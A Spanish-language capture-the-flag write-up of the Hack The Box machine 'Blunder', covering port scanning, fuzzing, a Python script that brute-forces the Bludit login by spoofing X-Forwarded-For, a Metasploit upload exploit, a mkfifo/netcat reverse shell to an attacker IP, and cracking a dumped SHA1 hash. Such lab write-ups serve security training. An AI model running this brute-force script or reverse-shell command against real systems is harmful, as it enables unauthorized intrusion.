Blunder

HTB MÁQUINA BLUNDER

Viendo las características de la Máquina, nos damos cuenta que tiene una puntuación de 4.6, es una maquina linux y vemos que está en la categoría de Nivel Fácil.

- **User**:

Lo primero que realizamos es un escaneo de todos los puertos, y nos encontramos con que solo cuenta con el puerto 80 abierto y tiene el puerto 21 cerrado lo cual causa algo de curiosidad.

```
┌─[root@angussMoody]─[/home/angussmoody/hackthebox/Blunder-10.10.10.191]
└──#cat nmap.txt
# Nmap 7.80 scan initiated Thu Jun 18 23:21:30 2020 as: nmap -p- --min-rate 5000 -n -sSCV -o nmap 10.10.10.191
Nmap scan report for 10.10.10.191
Host is up (0.20s latency).
Not shown: 65533 filtered ports
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jun 18 23:22:13 2020 -- 1 IP address (1 host up) scanned in 43.38 seconds
┌─[root@angussMoody]─[/home/angussmoody/hackthebox/Blunder-10.10.10.191]
```

Ya que sabemos que cuenta con el puerto 80 abierto vamos a enumerar el servicio http para ver con que nos encontramos.


Blunder


Después de enumerar un poco y no encontrar nada, pasé a leer un poco el foro y nos da un hint sobre realizar fuzzing, asi que vamos a ello.

```
┌─[root@angussMoody]─[/home/angussmoody/hackthebox/Blunder-10.10.10.191]
└──╼ #wfuzz -w /usr/share/dirb/wordlists/common.txt --hl=105 http://10.10.10.191/FUZZ.txt

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz
's documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.191/FUZZ.txt
Total requests: 4614

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000011:   403        9 L      28 W     277 Ch      ".hta"
000000012:   403        9 L      28 W     277 Ch      ".htaccess"
000000013:   403        9 L      28 W     277 Ch      ".htpasswd"
000003435:   200        1 L      4 W      22 Ch       "robots"
000004079:   200        4 L      23 W     118 Ch      "todo"

Total time: 304.2888
Processed Requests: 4614
Filtered Requests: 4609
Requests/sec.: 15.16322
```

Blunder


Esto nos devuelve robots y todo, así que vamos a ver con que nos encontramos, cuando vamos a robots.txt no nos encontramos con nada que sea relevante







Pero en todo.txt si nos encontramos con información relevante, como por ejemplo fergus, que podemos pensar que puede ser un user, pero por el momento solo tenemos eso, así que seguimos enumerando un poco, vamos a hacer uso de la herramienta dirbuster para ver si nos entramos con algunos directorios

Uno de los directorios encontrado es /admin/ que nos muestra un formulario de inicio de sesión





Otra cosa con lo que nos encontramos es con un archivo llamado install.php que al dirigirnos a este da un mensaje donde nos dice que Bludit se encuentra instalado.



Así que pasamos a realizar un poco de enumeración por medio de google y nos encontramos con una un artículo (https://rastating.github.io/bludit-brute-force-mitigation-bypass/) que nos da un indicio de por dónde podemos realizar la escalada, así que nos pasamos este script a nuestra máquina para realizar pruebas.

```
 GNU nano 4.9.3                                BruteForce.py
#!/usr/bin/env python3
import re
import requests

host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'admin'
wordlist = []

# Generate 50 incorrect passwords
for i in range(50):
   wordlist.append('Password{i}'.format(i = i))

# Add the correct password to the end of the list
wordlist.append('adminadmin')

for password in wordlist:
   session = requests.Session()
   login_page = session.get(login_url)
   csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', login_page.text).group(1)

   print('[*] Trying: {p}'.format(p = password))

   headers = {
       'X-Forwarded-For': password,
       'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
       'Referer': login_url
   }

   data = {
       'tokenCSRF': csrf_token,
       'username': username,
       'password': password,
       'save': ''
   }

                        [ 45 líneas leídas ]
^G Ver ayuda  ^O Guardar  ^W Buscar  ^K Cortar  ^J Justificar  ^C Posición  M-U Deshacer  M-A Marcar
^X Salir      ^R Leer fich. ^\ Reemplazar ^U Pegar  ^T Ortografía ^_ Ir a línea M-E Rehacer  M-6 Copiar
```

Realizamos una prueba, pero sin resultados, así que debemos modificarlo para realizar un ataque a esta máquina.

```
┌─[root@angussMoody]-[/home/angussmoody/hackthebox/Blunder-10.10.10.191]
└──╼ #nano BruteForce.py
┌─[root@angussMoody]-[/home/angussmoody/hackthebox/Blunder-10.10.10.191]
└──╼ #python3 BruteForce.py
[*] Trying: Password0
[*] Trying: Password1
[*] Trying: Password2
[*] Trying: Password3
[*] Trying: Password4
[*] Trying: Password5
[*] Trying: Password6
[*] Trying: Password7
[*] Trying: Password8
[*] Trying: Password9
[*] Trying: Password10
[*] Trying: Password11
[*] Trying: Password12
[*] Trying: Password13
```

Blunder

```
┌──[root@angussMoody]─[/home/angussmoody/hackthebox/Blunder-10.10.10.191]
└─── #cewl http://10.10.10.191/ -w dicc.txt
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
┌──[root@angussMoody]─[/home/angussmoody/hackthebox/Blunder-10.10.10.191]
└─── #cat dicc.txt
the
Load
Plugins
and
for
Include
Site
Page
has
About
King
with
USB
Begin
more
End
service
from
```


Lo primero que necesitamos es un diccionario para realizar el ataque, vamos a hacer uso de la herramienta cewl que nos permite crearnos un diccionario con las palabras claves de la página.

Ahora debemos modificar el script, para que nos tome este listado, después de realizar unas pruebas quedamos con el script de esta manera, vamos a realizar el ataque dirigido a fergus, que es lo que tenemos hasta el momento y le vamos a pasar cada una de las palabras que tenemos en nuestro diccionario.


```
 GNU nano 4.9.3                                  BruteForce.py
#!/usr/bin/env python3
import re
import requests

host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = open('/home/angussmoody/hackthebox/Blunder-10.10.10.191/dicc.txt', "r")

for password in wordlist:
    password = password.rstrip("\n")
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
                                                [ 39 líneas leídas ]
```

```
┌──[root@angussMoody]─[/home/angussmoody/hackthebox/Blunder-10.10.10.191]
└─── #python3 BruteForce.py
[*] Trying: the
[*] Trying: Load
[*] Trying: Plugins
[*] Trying: and
[*] Trying: for
[*] Trying: Include
[*] Trying: Site
[*] Trying: Page
[*] Trying: has
[*] Trying: About
[*] Trying: King
[*] Trying: with
[*] Trying: USB
[*] Trying: Begin
[*] Trying: more
[*] Trying: End
[*] Trying: service
[*] Trying: from
[*] Trying: Stadia
[*] Trying: Dynamic
[*] Trying: tag
[*] Trying: blunder
[*] Trying: interesting
```

Esto nos da como resultado las credenciales de fergus, ahora que tenemos estás credenciales investigando un poco nos encontramos con este artículo (https://github.com/rapid7/metasploit-framework/pull/12542/files) que nos dice que contamos con un exploit en metasploit



Nos pasamos a Metasploit, para realizar el proceso y usamos el exploit que nos dice el artículo



Blunder

Viendo las opciones nos pide la password, el user y el host, así que vamos a darle estos datos para correrlo

```
msf5 exploit(linux/http/bludit_upload_images_exec) > options

Module options (exploit/linux/http/bludit_upload_images_exec):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BLUDITPASS                   yes       The password for Bludit
   BLUDITUSER                   yes       The username for Bludit
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                yes       The base path for Bludit
   VHOST                        no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Bludit v3.9.2


msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITPASS RolandDeschain
BLUDITPASS => RolandDeschain
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITUSER fergus
BLUDITUSER => fergus
msf5 exploit(linux/http/bludit_upload_images_exec) > set RHOSTS 10.10.10.191
RHOSTS => 10.10.10.191
msf5 exploit(linux/http/bludit_upload_images_exec) > run

[*] Started reverse TCP handler on 10.10.14.23:4444
[+] Logged in as: fergus
[*] Retrieving UUID...
[*] Uploading cSDQwuWYKM.png...
[*] Uploading .htaccess...
[*] Executing cSDQwuWYKM.png...
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.23:4444 -> 10.10.10.191:42588) at 2020-06-20 12:15:04 -0500
[+] Deleted .htaccess
```

Y ya de esta manera tenemos nuestro foothold.

```
meterpreter > shell
Process 11074 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ whoami
whoami
www-data
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$
```

Ahora vamos a crear Shell Inverso utilizando mkfifo para enumerar la máquina de una forma más cómoda, para mi gusto, ponemos nuestra máquina a la escucha y ejecutamos mkfifo con nuestra RevShell.

```
www-data@blunder:/$ mkfifo /tmp/p; nc 10.10.15.48 3333 0</tmp/p | /bin/sh >/tmp/p 2>&1; rm /tmp/p
<.48 3333 0</tmp/p | /bin/sh >/tmp/p 2>&1; rm /tmp/p
mkfifo: cannot create fifo '/tmp/p': File exists


┌──[root@angussMoody]-[/home/angussmoody/hackthebox/Blunder-10.10.10.191]
└──╼ #nc -lvp 3333
listening on [any] 3333 ...
10.10.10.191: inverse host lookup failed: Unknown host
connect to [10.10.15.48] from (UNKNOWN) [10.10.10.191] 56832
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Ahora vamos a poner nuestra Shell Reversa interactiva como lo hemos realizado con otras máquinas

Blunder

```
┌─[root@angussMoody]─[/home/angussmoody/hackthebox/Blunder-10.10.10.191]
└──╼ #nc -lvp 3333
listening on [any] 3333 ...
10.10.10.191: inverse host lookup failed: Unknown host
connect to [10.10.15.48] from (UNKNOWN) [10.10.10.191] 56832
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@blunder:/$ ^Z
[1]+  Detenido                 nc -lvp 3333
┌─[✗]─[root@angussMoody]─[/home/angussmoody/hackthebox/Blunder-10.10.10.191]
└──╼ #stty raw -echo
┌─[root@angussMoody]─[/home/angussmoody/hackthebox/Blunder-10.10.10.191]
└──╼ #nc -lvp 3333

www-data@blunder:/$ export TERM=screen-256color
www-data@blunder:/$ stty rows 19 cols 147
www-data@blunder:/$
```


Tenemos nuestra Shell Reversa, vamos a enumerar la máquina para ver con que nos encontramos que nos permita escalar a user, después de enumerar un poco la máquina, con encontramos que en la ruta /var/www/bludit-3.10.0a/bl-content/databases/ se encuentra un archivo llamado users.php que al leerlo nos da lo que al parecer es el hash de la password de Hugo.

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ ls
categories.php  pages.php  plugins  security.php  site.php  syslog.php  tags.php  users.php
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$
```


Haciendo uso de hashid nos dice que al parecer es un hash de SHA1

```
┌─[✗]─[root@angussMoody]─[/home/angussmoody/hackthebox/Blunder-10.10.10.191]
└──╼ #hashid faca404fd5c0a31cf1897b823c695c85cffeb98d
Analyzing 'faca404fd5c0a31cf1897b823c695c85cffeb98d'
[+] SHA-1
[+] Double SHA-1
[+] RIPEMD-160
[+] Haval-160
[+] Tiger-160
[+] HAS-160
[+] LinkedIn
[+] Skein-256(160)
[+] Skein-512(160)
┌─[root@angussMoody]─[/home/angussmoody/hackthebox/Blunder-10.10.10.191]
└──╼ #
```

Hacemos uso de (https://crackstation.net/) donde nos dice que este hash si es un SHA1 y nos da el resultado como Password120



Así que ahora debemos realizar el cambio de usuario con estas credenciales para ver si tenemos suerte.




De esta manera obtenemos nuestra primer flag

Blunder

- ***Escalada de Privilegios:***

Para la escalada de privilegios vamos a ejecutar sudo –l como realizamos cada que tenemos una Shell o escalamos a un user en una máquina Linux, así que la respuesta que recibimos es que tenemos permiso sobre /bin/bash, vamos a google y nos encontramos con este articulo (https://www.exploit-db.com/exploits/47502) que nos da un comando para ejecutar, así que vamos a realizar este proceso, para ver si corremos con suerte.



De esta manera encontramos la flag de Root.

Saludos **Fr13ndS HTB**